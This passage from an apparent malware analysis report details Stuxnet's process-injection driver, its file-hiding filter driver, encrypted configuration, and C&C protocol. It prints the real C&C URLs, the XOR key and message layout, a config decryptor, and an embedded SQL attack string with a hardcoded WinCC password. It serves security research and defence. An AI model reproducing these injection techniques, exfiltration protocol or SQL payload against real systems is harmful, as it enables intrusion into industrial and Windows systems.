As we can see from the figure, these data specify what modules should be injected by the driver into the address spaces of certain processes. For instance, here we see that in processes in which executables have the names services.exe, S7tgtopx.exe and CCProjectMgr.exe, the driver injects a module stored in a file with the name *\SystemRoot\inf\oem7A.PNF*. The configuration data also specify the name or ordinal number of the export of the injected module to be called. For instance in this case, when oem7A.PNF will be loaded into the address spaces of the CCProjectMgr.exe or S7togtopx.exe, the exported function number 2 should be called. In the case of services.exe the exported function with the ordinal 1 should be called. If a process is debugged the driver doesn't perform an injection, and it determines whether the process is debugged by reading *BeingDebugged* field of the PEB structure related to the process.

4.2.1.3 Injector

Here we briefly describe the injector. It is not only capable of injecting modules into the address space of a process but is also able to stealthily call an exported function from the already injected modules. The injection of a module is performed in three stages:

1. Allocating memory in the address space of the target process and copying module and supplemental code into the newly allocated buffer;
2. Initializing supplemental data and code with import from kernel32.dll library, and overwriting the first bytes of the entry point of the process image;
3. Mapping the module to inject into the address space of the process, initializing import address table, fixing relocations, calling its entry point and restoring the original bytes of the image entry point.



On loading process image
Allocate buffer in address space of the process and copy module and supplemental code
On loading kernel32.dll
Initialize supplemental code with import from kernel32.dll and overwrite first 9 bytes of entry point
On calling entry point
Map the module into address space of the process, initialize import, relocations and call entry point

Figure 4.13 – Injecting a Module into Process Address Space

Stage 1

When the process image is loaded into the address space of the process, the notification routine is called and the driver determines whether the process is debugged. If it isn’t, it looks in its configuration data to get the name of the module to inject. Once it obtains the name of the module it allocates two buffers in the process, one for the module and another for supplemental code. Then it sets memory protection of the entry point region to PAGE_EXECUTE_WRITECOPY, a value which makes it writable. In the following figure we can see a layout of the modules in the user-mode address space of the process:





Figure 4.14 – Layout of Modules and Buffers in User-Mode Address Space of a Process Prior to Loading kernel32.dll Library

Stage 2

At the second stage, when the driver receives notification that kernel32.dll has been mapped into the address space of the process, it initializes import of the supplemental code from the loaded library and overwrites the first seven bytes of the entry point of the process image with the following commands:



```
ImageEntryPoint:                                ; DATA XREF: sub_11350+134↑o
                                mov     eax, new_entry_point
                                call    eax
```

Figure 4.15 – Patched entry point

APIs exported by kernel32.dll and used by supplemental code are: *VirtualAlloc, VirtualFree, GetProcAddress, GetModuleHandle, LoadLibraryA, LoadLibraryW, lstrcmp, lstrcmpi, GetVersionEx, DeviceIoControl*. The layout of the modules at this stage is presented on the following figure:




Figure 4.16 – Layout of Modules and Buffers in User-Mode Address Space of a Process after Loading kernel32.dll

Stage 3

At this stage, when the entry point of the application receives control it transfers to the entry point of the supplemental code, the purpose of which is to map the module and call its entry point. When the work is finished it restores the original entry point and sets the memory protection value of the entry point region to its initial value. Then it transfers control to the original entry point.




Figure 4.17 – Layout of Modules and Buffers in User-Mode Address Space of a Process after Application's Entry Point is Called

DeviceIoControl

The driver creates a device object with the name specified in Table 4.2.1 and registers handlers for the following requests:

- IRP_MJ_CREATE;
- IRP_MJ_CLOSE;
- IRP_MJ_DEVICE_CONTROL.

The first two handlers do nothing but successfully complete IRP packet, while the third handler is used to dispatch control requests from an application. When the created device object receives an IRP_MJ_DEVICE_CONTROL request with IOCTL equal to 0x22380 it changes memory protection of the region specified in the request parameters:

```
struct IOCTL_PARAMS
 {
        DWORD Signature;          // Signature always set to 0xAFABF00D
        DWORD Reserved1;
        HANDLE hProcess;          // Handle of the process
        DWORD Reserved2;
        void *BaseAddress;        // Base address of memory region
        DWORD Reserved3;
        DWORD RegionSize;         // Size of the memory region
        DWORD Reserved4;
        DWORD NewProtection;      // New protection memory constant
        DWORD Reserved5;

 };
```

When supplemental code changes memory protection of the entry point it initializes this structure and passes it as a parameter to *DeviceIoControl* API.

4.2.2 MRXNET.sys

The purpose of this driver is to hide files that are used to propagate the malware through USB drives. It acts as a file system driver filter. In the very beginning of its initialization it registers the *FileSystemRegistrationChange* routine enables it to attach to file systems available in the system, but it is interested only in *ntfs*, *fat* and *cdfs* file systems. When a new file system is mounted the driver receives a notification, creates a device object and attaches it to the top of the device stack. From then on the driver is able to monitor all the requests that are addressed to the file system. It waits for an IRP_MJ_MOUNT_VOLUME request to arrive and attaches itself to the mounted volume to intercept requests related to operations with files and directories. It creates *DeviceObjects* and attaches it to those device objects created by and corresponding to the specified file system drivers. The driver hooks *IRP_MJ_DIRECTORY_CONTROL* requests addressed to the file systems it is attached to, enabling it to filter results from querying information about files and subdirectories. This request is used to get information related to the directory, and in particular what files are located in the directory.

It hides the same files as ~WTR4141.tmp does:


- files with "*.LNK*" extension with a file length of 1471 (0x104b) bytes;
- files with "*.TMP*" extension where the name consists of 12 characters (including extension) in the following format: "*~WTRabcd.TMP*", where *a,b,c,d* are digits from 0 to 9 which sum modulo 10 equals 0 ("*~WTR4411.TMP*" for example).

On receiving an IRP_MJ_DIRECTORY_CONTROL request it sets an IO completion routine that filters results of the request. Depending on the control operation that is requested, the driver goes through the corresponding structure and deletes all entries matching the search criteria.

4.3 Stuxnet Bot Configuration Data

Stuxnet stores its encrypted configuration data (1860 bytes) in *%WINDIR%\inf\mdmcpq3.pnf*. A decryption algorithm is presented in Appendix A. These data contain information about:

- URLs of C&C servers (see figure below);
- Activation time – the time and date after which the worm is active;
- Deactivation time – the time after which the worm becomes inactive and deletes itself;
- Version of the malware;
- The minimum quantity of files that the removable drive should contain to drop malicious .LNK files successfully;
- Other information about its propagation and functioning.



```
000000C0:  5A 00 00 00-87 00 00 00-00 00 00 00-77 00 77 00  Z   3       w w
000000D0:  77 00 2E 00-77 00 69 00-6E 00 64 00-6F 00 77 00  w . w i n d o w
000000E0:  73 00 75 00-70 00 64 00-61 00 74 00-65 00 2E 00  s u p d a t e .
000000F0:  63 00 6F 00-6D 00 00 00-00 00 00 00-00 00 00 00  c o m
00000100:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000110:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000120:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000130:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000140:  00 00 00 00-00 00 00 00-00 00 00 00-77 00 77 00              w w
00000150:  77 00 2E 00-6D 00 73 00-6E 00 2E 00-63 00 6F 00  w . m s n . c o
00000160:  6D 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  m
00000170:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000180:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000190:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000001A0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000001B0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000001C0:  00 00 00 00-00 00 00 00-00 00 00 00-77 00 77 00              w w
000001D0:  77 00 2E 00-6D 00 79 00-70 00 72 00-65 00 6D 00  w . m y p r e m
000001E0:  69 00 65 00-72 00 66 00-75 00 74 00-62 00 6F 00  i e r f u t b o
000001F0:  6C 00 2E 00-63 00 6F 00-6D 00 00 00-00 00 00 00  l . c o m
00000200:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000210:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000220:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000230:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000240:  00 00 00 00-00 00 00 00-00 00 00 00-69 00 6E 00              i n
00000250:  64 00 65 00-78 00 2E 00-70 00 68 00-70 00 3F 00  d e x . p h p ?
00000260:  64 00 61 00-74 00 61 00-00 00 00 00-00 00 00 00  d a t a
00000270:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000280:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000290:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000002A0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000002B0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000002C0:  00 00 00 00-00 00 00 00-00 00 00 00-77 00 77 00              w w
000002D0:  77 00 2E 00-74 00 6F 00-64 00 61 00-79 00 73 00  w . t o d a y s
000002E0:  66 00 75 00-74 00 62 00-6F 00 6C 00-2E 00 63 00  f u t b o l . c
000002F0:  6F 00 6D 00-00 00 00 00-00 00 00 00-00 00 00 00  o m
00000300:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000310:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000320:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000330:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000340:  00 00 00 00-00 00 00 00-00 00 00 00-69 00 6E 00              i n
00000350:  64 00 65 00-78 00 2E 00-70 00 68 00-70 00 3F 00  d e x . p h p ?
00000360:  64 00 61 00-74 00 61 00-00 00 00 00-00 00 00 00  d a t a
00000370:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```

Figure 4.18 – An Extract from the Configuration Data

4.4 Remote Communication Protocol

The malware communicates to the C&C server through http. A list of URLs is included in the Stuxnet configuration data of Stuxnet:

- *www.windowsupdate.com*;
- *www.msn.com*;
- *www.mypremierfutbol.com*;
- *www.todaysfutbol.com*

The first two URLs are used to check that the system has connection to the Internet, while the third and the fourth are URLs of C&C servers. If it fails to successfully establish connection with the remote host (www.windowsupdate.com) it stops sending data to the C&C server.

When the malware confirms that the infected computer is connected to the Internet it sends an http request to the remote server. Here is an example of the URL with data:

http:// www.mypremierfutbol.com/index.php?data=data_to_send,


where *data_to_send* is encrypted and encoded message.

It uses a custom encryption algorithm with a key length equal 31 bytes:

```
// Encryption

char Key[31] = {    0x67, 0xA9, 0x6E, 0x28, 0x90, 0x0D, 0x58, 0xD6,

                    0xA4, 0x5D, 0xE2, 0x72, 0x66, 0xC0, 0x4A, 0x57,

                    0x88, 0x5A, 0xB0, 0x5C, 0x6E, 0x45, 0x56, 0x1A,

                    0xBD, 0x7C, 0x71, 0x5E, 0x42, 0xE4, 0xC1       };


// Encryption procedure

void EncryptData(char *Buffer, int BufferSize, char *Key)

{

      for (int i = 0 ; i < BufferSize ; i ++)

            Buffer[i] ^= Key[i % 31];

      return;

}
```

The encrypted data are represented as a string of Unicode characters: each byte of the binary data is presented as 2 characters. For instance, 0x7A96E2890 will be written as "7A96E2890" Unicode string.

The data to be sent have the following structure:



1 Byte	16 Bytes	N Bytes	4 Bytes	Message length
0x01	Configuration data	Information about networks adapters in the system	IP address of the host	Message

Figure 4.19 – The Structure of the Data Sent to C&C Server

The first byte of the data is a hexadecimal constant 0x01, followed by 16 bytes of the malware configuration data. The IP address of the host is the first non-loopback entry in the list of IPv4 addresses of the host sorted in the ascending order.

While preparing the data to be sent the malware gathers information about all the network adapters installed on the system by calling the *GetAdaptersInfo* API. This includes:

- The adapter name;
- The adapter description;
- The hardware address of the adapter;
- The list of IPv4 addresses associated with the adapter;
- The IPv4 address of the gateway for the adapter;
- The IPv4 address of the DHCP server for the adapter;
- The IPv4 address of the primary WINS server;
- The IPv4 address of the secondary WINS server;

The message field can be described with the following structure:

```
struct STUXNET_CC_MESSAGE

{

       BYTE Constant;                   // Set to 0x01

       BYTE ConfigByte;                 // A BYTE of the configuration data

       BYTE OsVerMajor;                 // The major version number of the OS

       BYTE OsVerMinor;                 // The minor version number of the OS

       BYTE OsVerServicePackMajor;      // The major version number of the service pack
                                        // installed on the system

       BYTE Reserved[3];                // padding

       DWORD ConfigDword;               // A DWORD of the configuration data

       WORD CurrentACP;                 // Current ANSI code page identifier for the
                                        // system

       WORD OsVerSuitMask;              // A bitmask identifying the product suites
                                        // available on the system

       BYTE Flags;                      // See reference bellow
```

```
        char ComputerName[];              // NetBIOS name of the local computer

        char DomainName[];                // Name of the domain or workgroup the computer
                                          // is joined to if any

        char ConfigDataStr[];             // A string from configuration data

};
```




Figure 4.20 – Description of the Flags Field in STUXNET_CC_MESSAGE Structure

We can see that flags corresponding to the first and the last bits in the byte are unused. Flags 1,4,5,6 are related to the configuration data of the malware. Flag 2 signifies whether Stuxnet is active. Flag 3 is set in case Stuxnet detects Siemens software installed on the infected machine, which it does by searching in the registry the following keys and values:

- Key – *HKLM\SOFTWARE\SIEMENS\STEP7*, value – *STEP7_Version*;
- Key – *HKLM\SOFTWARE\SIEMENS\WinCC\Setup*, value – *Version.*

When the message is constructed, the malware encrypts it by XORing each byte with the hexadecimal constant 0xFF. The malware receives a response from the C&C server which is structured as follows:




Figure 4.21 – The Structure of the Response from the C&C Server

The first four bytes of the response store the size of the image in the received data: if image size plus 5 bytes isn't equal to the size of the received data, then Stuxnet stops parsing the response. On receiving the response the malware loads the image and call its export with ordinal number 1. The fifth byte of the response specifies exactly how it should be executed. If this byte is set to 0x01, then an RPC function will be called and as a result the received image will be executed at the address of the process hosting Stuxnet's RPC server. If the fifth byte is zero, then the image will be loaded into the address space of this process and an export function numbered as 1 will be executed. The following figure clarifies this mechanism:



Flag = 0x00
Address space of the process
Load image
Entry point
Call export 1
Export 1
Flag = 0x01
Address space of the process
Call a ExecuteImage function via RPC passing the image as a parameter
Address space of the process hosting Stuxnet's RPC server
ExecuteImage function
Load image
Entry point
Call export 1
Export 1
RPC call

Figure 4.22 – Dispatching Received Data

Conclusion

We conducted a detailed technical analysis of the worm Win32/Stuxnet, which currently is perhaps the most technologically sophisticated malicious program developed for a targeted attack to date. We have not released extensive information here about injecting code into the SCADA system, as it deserves an independent discussion (and indeed, has been discussed at length by Langner). This research was intended primarily as material for specialists in information security, showing how technology can be made use of in targeted attacks.

Thanks to everyone who finished reading our report until the end!

Appendix A

Further Coverage and Resources

http://www.heise.de/newsticker/meldung/Trojaner-verbreitet-sich-ueber-neue-Windows-Luecke-1038281.html;

http://www.reconstructer.org/main.html;

http://www.h-online.com/security/news/item/Trojan-spreads-via-new-Windows-hole-1038992.html

http://krebsonsecurity.com/2010/07/experts-warn-of-new-windows-shortcut-flaw/

http://it.slashdot.org/submission/1283670/Malware-Targets-Shortcut-Flaw-in-Windows-SCADA

http://it.slashdot.org/story/10/07/15/1955228/Malware-Targets-Shortcut-Flaw-In-Windows-SCADA

http://www.zdnet.co.uk/news/security/2010/07/16/spy-rootkit-goes-after-key-indian-iranian-systems-40089564/

http://www.msnbc.msn.com/id/38315572

http://www.reuters.com/article/idUSTRE66I5VX20100719

http://forums.cnet.com/5208-6132_102-0.html?messageID=3341877

http://www.f-secure.com/weblog/archives/00001993.html

http://news.softpedia.com/news/PoC-Exploit-Code-Available-for-Windows-LNK-Vulnerability-148140.shtml

http://www.computerworld.com/s/article/9179339/Windows_shortcut_attack_code_goes_public?taxonomyId=17&pageNumber=1

http://krebsonsecurity.com/2010/09/stuxnet-worm-far-more-sophisticated-than-previously-thought/?utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+KrebsOnSecurity+%28Krebs+on+Security%29

http://blog.eset.com/2010/08/04/assessing-intent

http://www.google.com/hostednews/ap/article/ALeqM5h7lX0JoE1AGngQoEfWWmCM6THizQD9HC86L80

http://www.dailytech.com/Hackers+Target+Power+Plants+and+Physical+Systems/article19257.htm

http://www.scmagazineus.com/keeping-hilfs-from-crashing-your-party/article/173975/

http://www.sans.org/newsletters/newsbites/newsbites.php?vol=12&issue=74

http://www.computerworld.com/s/article/9185919/Is_Stuxnet_the_best_malware_ever_?taxonomyId=82

http://www.zdnet.co.uk/news/security-threats/2010/09/16/siemens-stuxnet-infected-14-industrial-plants-40090140/

http://www.h-online.com/security/news/item/Stuxnet-worm-can-control-industrial-systems-1080751.html

http://www.csoonline.com/article/614064/siemens-stuxnet-worm-hit-industrial-systemss

http://secunia.com/advisories/41525/

http://secunia.com/advisories/41471/

http://www.csoonline.com/article/614064/siemens-stuxnet-worm-hit-industrial-systemss

http://blogs.technet.com/b/msrc/;

http://www.microsoft.com/technet/security/bulletin/ms10-061.mspx;

http://blogs.technet.com/b/srd/archive/2010/09/14/ms10-061-printer-spooler-vulnerability.aspx.

http://www.langner.com/en/index.htm

http://realtimeacs.com/?page_id=65

http://realtimeacs.com/?page_id=66

http://www.symantec.com/connect/blogs/exploring-stuxnet-s-plc-infection-process

http://www.virusbtn.com/conference/vb2010/programme/index

http://blog.eset.com/?s=stuxnet

http://frank.geekheim.de/?p=1189

http://www.faz.net/s/RubCEB3712D41B64C3094E31BDC1446D18E/Doc~E8A0D43832567452FBDEE07AF579E893C~ATpl~Ecommon~Scontent.html

http://www.computerworld.com/s/article/9187300/Microsoft_confirms_it_missed_Stuxnet_print_spooler_zero_day_%20

Appendix B

Decryption algorithm for PNF file with configuration data

```
"""
//key = 71
//counter = byte number from begin file
mov     eax, Key
imul    eax, _Offset
mov     ecx, eax
shr     ecx, 0Bh
xor     ecx, eax
imul    ecx, 4E35h
movzx   edx, cx
movzx   ecx, dx
imul    ecx, ecx
mov     eax, ecx
shr     ecx, 0Dh
shr     eax, 17h
add     al, cl
mov     ecx, edx
shr     ecx, 8
xor     eax, ecx
movzx   ecx, dl
xor     eax, ecx
movzx   ecx, _Byte
xor     eax, ecx
mov result, al
"""

#decrypt function on python
def decrypt(key, counter, sym):
    v0 = key * counter
    v1 = v0 >> 0xb
    v1 = (v1 ^ v0) * 0x4e35
    v2 = v1 & 0xffff
    v3 = v2 * v2
    v4 = v3 >> 0xd
    v5 = v3 >> 0x17
    xorbyte=((v5 & 0xff) + (v4 & 0xff)) & 0xff
    xorbyte=xorbyte ^ ((v2 >> 8) & 0xff)
    xorbyte=xorbyte ^ (v2 & 0xff)
    return xorbyte ^ sym
```

Appendix C

SQL query strings embedded in Stuxnet

String 1

```
declare
        @t varchar(4000),
        @e int,
        @f int

        if exists (select text from dbo.syscomments
                                where id = object_id(N'[dbo].[MCPVREADVARPERCON]'))
                select @t = rtrim(text) from dbo.syscomments c, dbo.sysobjects o
                                where o.id = c.id and
                                c.id = object_id(N'[dbo].[MCPVREADVARPERCON]')
                set @e = charindex(',openrowset', @t)

                if @e = 0
                        set @t = right(@t, len(@t) - 7)
                else
                        begin
                                set @f = charindex('sp_msforeachdb', @t)

                                if @f = 0
                                        begin
                                                set @t = left(@t, @e - 1)
                                                set @t = right(@t, len(@t) - 7)
                                        end
                                else
                                        select * from fail_in_order_to_return_false
                        end

        set @t = 'alter ' + @t +
',openrowset(''SQLOLEDB'',''Server=.\WinCC;uid=WinCCConnect;pwd=2WSXcder'',''select 0;set
IMPLICIT_TRANSACTIONS off;declare @z nvarchar(999);set @z = ''''use [?];declare @t
